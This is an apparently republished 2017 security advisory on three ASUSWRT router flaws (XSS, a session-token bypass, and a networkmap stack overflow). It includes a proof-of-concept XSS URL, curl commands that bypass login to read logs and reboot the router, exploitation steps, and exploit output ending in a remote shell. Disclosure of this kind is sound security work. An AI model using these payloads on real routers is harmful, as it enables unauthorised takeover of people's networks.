## https://sploitus.com/exploit?id=SSV:92758
ASUSWRT is a wireless router operating system that powers many routers produced by ASUS. Multiple exploitable vulnerabilities could be identified in the current version of ASUSWRT.
Published: 08 Mar 2017
**Affected routers:**
- RT-AC53 (3.0.0.4.380.6038)
----------
## **Cross-Site Scripting (XSS)** ##
Component: `httpd`
CVE:CVE-2017-6547
**Vulnerability:**

httpd checks in the function handle_request if the requested file name is longer than 50 chars. It then responds with a redirection which allows an attacker to inject arbitrary JavaScript code into the router’s web interface context.
...
if(strlen(file) > 50 &&!(strstr(file, "findasus")) && !(strstr(file, "acme-challenge")))
{
char inviteCode[256];
snprintf(inviteCode, sizeof(inviteCode), "<script>location.href='/cloud_sync.asp?flag=%s';</script>", file);
send_page( 200, "OK", (char*) 0, inviteCode, 0);
...
----------
**PoC:**
http://192.168.1.1/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';alert('XSS');'A
----------
## Session Stealing ##
Component: `httpd`
CVE: CVE-2017-6549
**Vulnerability:**
httpd uses the function search_token_in_list to validate if a user is logged into the admin interface by checking his asus_token value. There seems to be a branch which could be a failed attempt to build in a logout functionality.
asus_token_t* search_token_in_list(char* token, asus_token_t **prev)
{
asus_token_t *ptr = head;
asus_token_t *tmp = NULL;
int found = 0;
char *cp = NULL;
while(ptr != NULL)
{
if(!strncmp(token, ptr->token, 32)) {
found = 1;
break;
}
else if(strncmp(token, "cgi_logout", 10) == 0) {
cp = strtok(ptr->useragent, "-");
if(strcmp(cp, "asusrouter") != 0) {
found = 1;
break;
}
}
else {
tmp = ptr;
ptr = ptr->next;
}
}
if(found == 1) {
if(prev)
*prev = tmp;
return ptr;
}
else {
return NULL;
}
}
If an attacker sets his cookie value to `cgi_logout` and puts `asusrouter-Windows-IFTTT-1.0` into his `User-Agent` header he will be treated as signed-in if any other administrator session is active.
**PoC:**
# read syslog
curl -H 'User-Agent: asusrouter-Windows-IFTTT-1.0' -H 'Cookie: asus_token=cgi_logout' http://192.168.1.1/syslog.txt
#reboot router
curl -H 'User-Agent: asusrouter-Windows-IFTTT-1.0' -H 'Cookie: asus_token=cgi_logout' http://192.168.1.1/apply.cgi1 -d 'action_mode=reboot&action_script=&action_wait=70'
It’s possible to execute arbitrary commands on the router if any admin session is currently active.
----------
## Remote Code Execution ##
Component: `networkmap`
CVE: CVE-2017-6548
`networkmap` is responsible for generating a map of computers connected to the router. It continuously monitors the LAN to detect ARP requests submitted by unknown computers. When a new MAC address appears it will probe the related IP address for running services like printer sharing, http server and also iTunes servers.
This is implemented by sending out multicast SSP discoveries:
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
ST:upnp:rootdevice
MAN:"ssdp:discover"
MX:3
A device can then respond with messages which indicate the location of the iTunes service.
HTTP/1.1 200 OK
Location:HTTP://host:port/path
**Vulnerability:**
The function `process_device_repsonse` is responsible for parsing the SSDP answer:
/************************************************************************************************/
// process the device response "HTTP/1.1 200 OK"
int process_device_response(char *msg)
{
char *line, *body, *p; // temporary variables
char *location = NULL; // the LOCATION: header
char host[16], port[6]; // the ip and port of the device
ushort destport;// the integer type of device port
char *data = NULL; // the data in packet
int http_fd;// the http socket fd
int nbytes; // recv number
int i;
char *descri = NULL;
int len;
struct timeval timeout={10, 0};
//search "\r\n\r\n" or "\r\n" first appear place and judge whether msg have blank.
if( (body = strstr(msg, "\r\n\r\n")) != NULL)
body +=4;
else if ( (body = strstr(msg, "\r\n")) != NULL)
body +=2;
else
return 0;
p = msg;
// find the LOCATION information.
while( p!= NULL && p < body)
{
line = strsep(&p, "\r\n"); //divide up string
if((strncmp(line, "LOCATION:", 9) == 0) || (strncmp(line, "Location:", 9) == 0))
{
location = strip_chars(&line[9], "\t");
location = strip_chars(&line[9], " ");
break;
}
}
NMP_DEBUG_F("UPnP location=%s\n", location);
//fprintf(fp_upnp, "UPnP location=%s\n", location);//Yau
// get the destination ip
location += 7;
i = 0;
while( (*location != ':') && (*location != '/')) {
host[i] = *location++;
i++;
}
host[i] = '\0';
//get the destination port
if(*location == ':') {
for(location++, i =0; *location != '/'; i++)
port[i] = *location++;
port[i] = '\0';
destport = (ushort)atoi(port);
}
else
destport = 80;
It contains multiple buffer overflows in the parsing code for host and port. This stack-based overflow can be used to gain control over networkmap’s control flow by overwriting the saved $pc stored on the stack.
Parsing this message:
HTTP/1.1 200 OK
Location:HTTP://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/
will overflow `host[16]` and lead to $pc being set to `0x41414141` which is a starting point for further exploitation.
**Exploitation:**
In order to develop a working exploit we gather further information of the system.
**General Information:**
ASUSWRT is based on Linux which is running on a little endian MIPS CPU. The vulnerable program `networkmap` gets automatically started when the device boots and additionally gets restarted by the `watchdog` process if it crashes.
# cat /proc/cpuinfo
system type : MT7620
processor : 0
cpu model : MIPS 24Kc V5.0
BogoMIPS: 386.04
wait instruction: yes
microsecond timers : yes
tlb_entries : 32
extra interrupt vector : yes
hardware watchpoint : yes, count: 4, address/irw mask: [0x0000, 0x0ff8, 0x0ff8, 0x0ff8]
ASEs implemented: mips16 dsp
shadow register sets: 1
core: 0
VCED exceptions : not available
VCEI exceptions : not available
# ps
PID USER VSZ STAT COMMAND
1 admin 3940 S/sbin/init
2 admin0 SW [kthreadd]
3 admin0 SW [ksoftirqd/0]
4 admin0 SW [kworker/0:0]
5 admin0 SW [kworker/u:0]
6 admin0 SW< [khelper]
7 admin0 SW [sync_supers]
8 admin0 SW [bdi-default]
9 admin0 SW< [kintegrityd]
10 admin0 SW< [kblockd]
11 admin0 SW [kswapd0]
12 admin0 SW [fsnotify_mark]
13 admin0 SW< [crypto]
17 admin0 SW [mtdblock0]
18 admin0 SW [mtdblock1]
19 admin0 SW [mtdblock2]
20 admin0 SW [mtdblock3]
21 admin0 SW [mtdblock4]
22 admin0 SW [mtdblock5]
23 admin0 SW [kworker/u:1]
30 admin0 SW [kworker/0:1]
41 admin 660 Shotplug2 --persistent --no-coldplug
76 admin 3924 Sconsole
78 admin 1276 S/sbin/syslogd -m 0 -S -O /tmp/syslog.log -s 256 -l 6
80 admin 1276 S/sbin/klogd -c 5
82 admin 1292 S/bin/sh
115 admin0 SW [RtmpCmdQTask]
116 admin0 SW [RtmpWscTask]
135 admin0 SW [RtmpCmdQTask]
136 admin0 SW [RtmpWscTask]
164 admin 3932 S/sbin/wanduck
168 admin 1128 Sdropbear -p 192.168.1.1:22 -a
175 admin 3932 Swpsaide
189 nobody1056 Sdnsmasq --log-async
194 admin 2588 Savahi-daemon: running [RT-AC53-B8F4.local]
196 admin 4112 Shttpd -i br0
197 admin 1068 S/usr/sbin/infosvr br0
199 admin 3932 Swatchdog
201 admin 2180 Srstats
210 admin 1160 Slld2d br0
211 admin 3932 Sots
224 admin 800 Sminiupnpd -f /etc/upnp/config
229 admin 1284 S/sbin/udhcpc -i vlan2 -p /var/run/udhcpc0.pid -s /tmp/udhcpc -O33 -O249
302 admin 1152 Sdropbear -p 192.168.1.1:22 -a
303 admin 1300 S-sh
344 admin 1128 Snetworkmap
359 admin 1280 Rps
# uname -a
Linux (none) 2.6.36 #1 Fri Sep 23 12:05:55 CST 2016 mips GNU/Linux
**Memory Map:**
`networkmap`’s memory map is analyzed to continue exploiting the device.
# cat /proc/$(pidof networkmap)/maps
00400000-0040b000 r-xp 00000000 1f:04 270/usr/sbin/networkmap
0041a000-0041b000 rw-p 0000a000 1f:04 270/usr/sbin/networkmap
0041b000-0041f000 rwxp 00000000 00:00 0 [heap]
2b893000-2b894000 rw-p 00000000 00:00 0
2b894000-2b89a000 r-xp 00000000 1f:04 828/lib/ld-uClibc.so.0
2b89a000-2b8a0000 rw-s 00000000 00:04 0 /SYSV000003e9 (deleted)
2b8a0000-2b8a4000 rw-s 00000000 00:04 32769 /SYSV000003ea (deleted)
2b8a9000-2b8aa000 r--p 00005000 1f:04 828/lib/ld-uClibc.so.0
2b8aa000-2b8ab000 rw-p 00006000 1f:04 828/lib/ld-uClibc.so.0
2b8ab000-2b8d9000 r-xp 00000000 1f:04 258/usr/lib/libshared.so
2b8d9000-2b8e8000 ---p 00000000 00:00 0
2b8e8000-2b8eb000 rw-p 0002d000 1f:04 258/usr/lib/libshared.so
2b8eb000-2b8ed000 rw-p 00000000 00:00 0
2b8ed000-2b8ef000 r-xp 00000000 1f:04 235/usr/lib/libnvram.so
2b8ef000-2b8ff000 ---p 00000000 00:00 0
2b8ff000-2b900000 rw-p 00002000 1f:04 235/usr/lib/libnvram.so
2b900000-2b90e000 r-xp 00000000 1f:04 760/lib/libgcc_s.so.1
2b90e000-2b91e000 ---p 00000000 00:00 0
2b91e000-2b91f000 rw-p 0000e000 1f:04 760/lib/libgcc_s.so.1
2b91f000-2b95a000 r-xp 00000000 1f:04 827/lib/libc.so.0
2b95a000-2b96a000 ---p 00000000 00:00 0
2b96a000-2b96b000 rw-p 0003b000 1f:04 827/lib/libc.so.0
2b96b000-2b96f000 rw-p 00000000 00:00 0
2b970000-2b97f000 r--s 03eb0000 00:0c 78 /dev/nvram
7f8a7000-7f8c8000 rwxp 00000000 00:00 0 [stack]
7fff7000-7fff8000 r-xp 00000000 00:00 0 [vdso]
Observations:
- Partial ASLR is activated:
- Stack address is randomized
- Library addresses are randomized
- Program address is not randomized
- Heap address is not randomized
- There is no Stack-Protector
- Both heap and stack are mapped executable
- The binary contains almost no gadgets suitable for building a ROP chain
**Exploit:**
The final exploit consists of the following steps:
1.Starting a webserver serving shellcode
2.Listening for multicast UDP messages send by the router
3.Database clearing / crashing: to make the heap layout predictable
- Randomizing MAC address
- Send message: jump to gadget that deletes networkmap’s database and crashes
- networkmap will be restarted
4.Spraying heap 1, 2:
- Randomizing MAC address
- Send message: containing the webserver’s IP+port
- networkmap will receive shellcode and store it on the heap
5.Starting payload
- Randomize MAC address
- Send message: jump to heap address containing the shellcode
6.Connect to opened shell
For further details check out the full exploit: [networkmap-pwn.py](https://bierbaumer.net/networkmap-pwn.py)
Example:
# ./networkmap-pwn.py
[-] starting webserver
[-] received SSP discovery
[-] clearing database and crashing
[-] received SSP discovery
[-] spraying heap 1/2
[-] got shellcode request
[-] sending shellcode
[-] received SSP discovery
[-] spraying heap 2/2
[-] received SSP discovery
[-] starting payload
[-] try to connect to shell
[-] try to connect to shell
[+] connected
Linux (none) 2.6.36 #1 Fri Sep 23 12:05:55 CST 2016 mips GNU/Linux
[+] pwned